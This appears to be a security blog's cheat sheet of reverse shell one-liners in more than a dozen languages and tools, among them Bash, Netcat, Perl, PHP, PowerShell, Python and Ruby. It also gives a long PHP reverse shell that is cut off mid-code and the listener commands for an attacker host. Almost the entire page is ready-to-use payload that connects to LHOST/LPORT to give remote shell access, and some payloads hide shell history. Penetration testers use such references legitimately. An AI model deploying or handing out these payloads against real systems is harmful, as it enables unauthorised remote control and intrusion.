



# Reverse shells

12 Apr 2018 · Cybersecurity · reverse shell payload

## Contents

## Awk

```
awk 'BEGIN {s = "/inet/tcp/0/LHOST/LPORT"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
```

## Bash

```
bash -i >& /dev/tcp/LHOST/LPORT 0>&1
```

```
0<&196;exec 196<>/dev/tcp/LHOST/LPORT; sh <&196 >&196 2>&196
```

```
exec 5<>/dev/tcp/LHOST/LPORT && while read line 0<&5; do $line 2>&5 >&5; done
```

## Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exe
c 5<>/dev/tcp/LHOST/LPORT;cat <&5 | while read line; do \$l
ine 2>&5 >&5; done"] as String[]); p.waitFor()
```

## Javascript

```
(function(){ var net = require("net"), cp = require("child_
process"), sh = cp.spawn("/bin/sh", []); var client = new n
et.Socket(); client.connect(LPORT, "LHOST", function(){ cli
ent.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe
(client); }); return /a/; })();
```

## Netcat

```
nc -e /bin/sh LHOST LPORT
```

```
/bin/sh | nc LHOST LPORT
```

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc LH
OST LPORT >/tmp/f
```

```
rm -f backpipe; mknod /tmp/backpipe p && /bin/sh 0</tmp/bac
kpipe | nc LHOST LPORT 1>/tmp/backpipe
```

```
rm -f backpipe; mknod /tmp/backpipe p && nc LHOST LPORT 0<b
ackpipe | /bin/bash 1>backpipe
```

## Perl

```
perl -e 'use Socket;$i="LHOST";$p=LPORT;socket(S,PF_INET,SO
CK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in
($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");o
pen(STDERR,">&S");exec("/bin/sh -i");};'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(P
eerAddr,"LPORT:LHOST");STDIN->fdopen($c,r);$~->fdopen($c,
w);system$_ while<>;'
```

```
# Windows
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"LPORT:LHOS
T");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

## PHP

```
php -r '$sock=fsockopen("LHOST",LPORT);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);`/bin/sh -i <&3 >&3 2>&3`;'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);system("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);popen("/bin/sh -i <&
3 >&3 2>&3", "r");'
```

```
// pentestmonkey one-liner
<?php set_time_limit (0); $VERSION = "1.0"; $ip = "LHOST";
$port = LPORT; $chunk_size = 1400; $write_a = null; $error_
a = null; $shell = "uname -a; w; id; /bin/bash -i"; $daemon
= 0; $debug = 0; if (function_exists("pcntl_fork")) { $pid
= pcntl_fork(); if ($pid == -1) { printit("ERROR: Cannot fo
rk"); exit(1); } if ($pid) { exit(0); } if (posix_setsid()
== -1) { printit("Error: Cannot setsid()"); exit(1); } $dae
mon = 1; } else { printit("WARNING: Failed to daemonise.  T
his is quite common and not fatal."); } chdir("/"); umask
(0); $sock = fsockopen($ip, $port, $errno, $errstr, 30); if
(!$sock) { printit("$errstr ($errno)"); exit(1); } $descrip
torspec = array(0 => array("pipe", "r"), 1 => array("pipe",
"w"), 2 => array("pipe", "w")); $process = proc_open($shel
l, $descriptorspec, $pipes); if (!is_resource($process)) {
printit("ERROR: Cannot spawn shell"); exit(1); } stream_set
_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0); stream_set_blocking($soc
k, 0); printit("Successfully opened reverse shell to $ip:$p
ort"); while (1) { if (feof($sock)) { printit("ERROR: Shell
connection terminated"); break; } if (feof($pipes[1])) { pr
intit("ERROR: Shell process terminated"); break; } $read_a
= array($sock, $pipes[1], $pipes[2]); $num_changed_sockets
= stream_select($read_a, $write_a, $error_a, null); if (in_
array($sock, $read_a)) { if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size); if ($debug) printit("SO
CK: $input"); fwrite($pipes[0], $input); } if (in_array($pi
pes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $in
put = fread($pipes[1], $chunk_size); if ($debug) printit("S
TDOUT: $input"); fwrite($sock, $input); } if (in_array($pip
es[2], $read_a)) { if ($debug) printit("STDERR READ"); $inp
ut = fread($pipes[2], $chunk_size); if ($debug) printit("ST
DERR: $input"); fwrite($sock, $input); } } fclose($sock); f
close($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); pro
```

## Powershell

```
$client = New-Object System.Net.Sockets.TCPClient('LHOST',LPORT); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1 | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()}; $client.Close();
```

## Python

```
# TCP
python -c "import
os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_ST
REAM);s.connect(('LHOST',LPORT));os.dup2(s.fileno(),0);os.d
up2(s.fileno(),1);os.dup2(s.fileno(),2);os.putenv('HISTFILE
','/dev/null');pty.spawn(['/bin/bash','-
i']);s.close();exit();"
```

```
# STCP
python -c "import
os,pty,socket,sctp;s=sctp.sctpsocket_tcp(socket.AF_INET);s.
connect(('LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fi
leno(),1);os.dup2(s.fileno(),2);os.putenv('HISTFILE','/dev/
null');pty.spawn(['/bin/bash','-i']);s.close();exit();"
```

```
# UDP
python -c "import
os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_DG
RAM);s.connect(('LHOST',LPORT));os.dup2(s.fileno(),0);os.du
p2(s.fileno(),1);os.dup2(s.fileno(),2);os.putenv('HISTFILE'
,'/dev/null');pty.spawn(['/bin/bash','-i']);s.close();"
```

## Ruby

```
ruby -rsocket -e 'f=TCPSocket.open("LHOST",LPORT).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("LHOST","LPO
RT");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.rea
d}end'
```

```
# Windows
ruby -rsocket -e 'c=TCPSocket.new("LHOST","LPORT");while(cm
d=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

## Socat

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:LHO
ST:LPORT
```

## TCLsh

```
echo 'set s [socket LHOST LPORT];while 42 { puts -nonewline
$s "shell>";flush $s;gets $s c;set e "exec $c";if {![catch
{set r [eval $e]} err]} { puts $s $r }; flush $s; }; close
$s;' | tclsh
```

## Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet LHOST LPORT 0/tmp/p
```

```
telnet LHOST LPORT | /bin/bash | telnet LHOST LPORT
```

## xterm

```
# Make sure the Xserver is listening to TCP.
xhost +RHOST
xterm -display LHOST:0 or DISPLAY=LHOST:0 xterm
```

## Listeners

```
socat file:`tty`,echo=0,raw tcp-listen:LPORT
nc -lvvp LPORT
```

**MSSQL shell with file upload capability**
13 Apr 2018

**WinRM shell (a.k.a. PowerShell Remoting) with file upload capability**
09 Apr 2018

**LaCasaDePapel write-up**
27 Jul 2019

**Ask and you shall receive**
04 May 2019

**Falafel write-up**
23 Jun 2018

**Enterprise write-up**
19 Mar 2018

**Sense write-up**
24 Mar 2018

**How to collect Outlook rules using Powershell**
20 May 2022

**Fulcrum write-up**
09 Jun 2018

**Minion write-up**
10 Apr 2018


**Nineveh write-up**
17 Dec 2017

**Mantis write-up**
18 Feb 2018

**Unattended write-up**
23 Aug 2019

**Fortune write-up**
02 Aug 2019

**Legacy write-up**
19 Oct 2017



**FluxCapacitor write-up**
13 May 2018

**Optimum write-up**
28 Oct 2017

**Reddish write-up**
26 Jan 2019

**Path-traversal archiver**
14 May 2019

**Node write-up**
03 Mar 2018

**Tally write-up**
03 May 2018

**Known-plaintext attack tool for XOR-encrypted data**
22 Apr 2018

Antonios Tsolis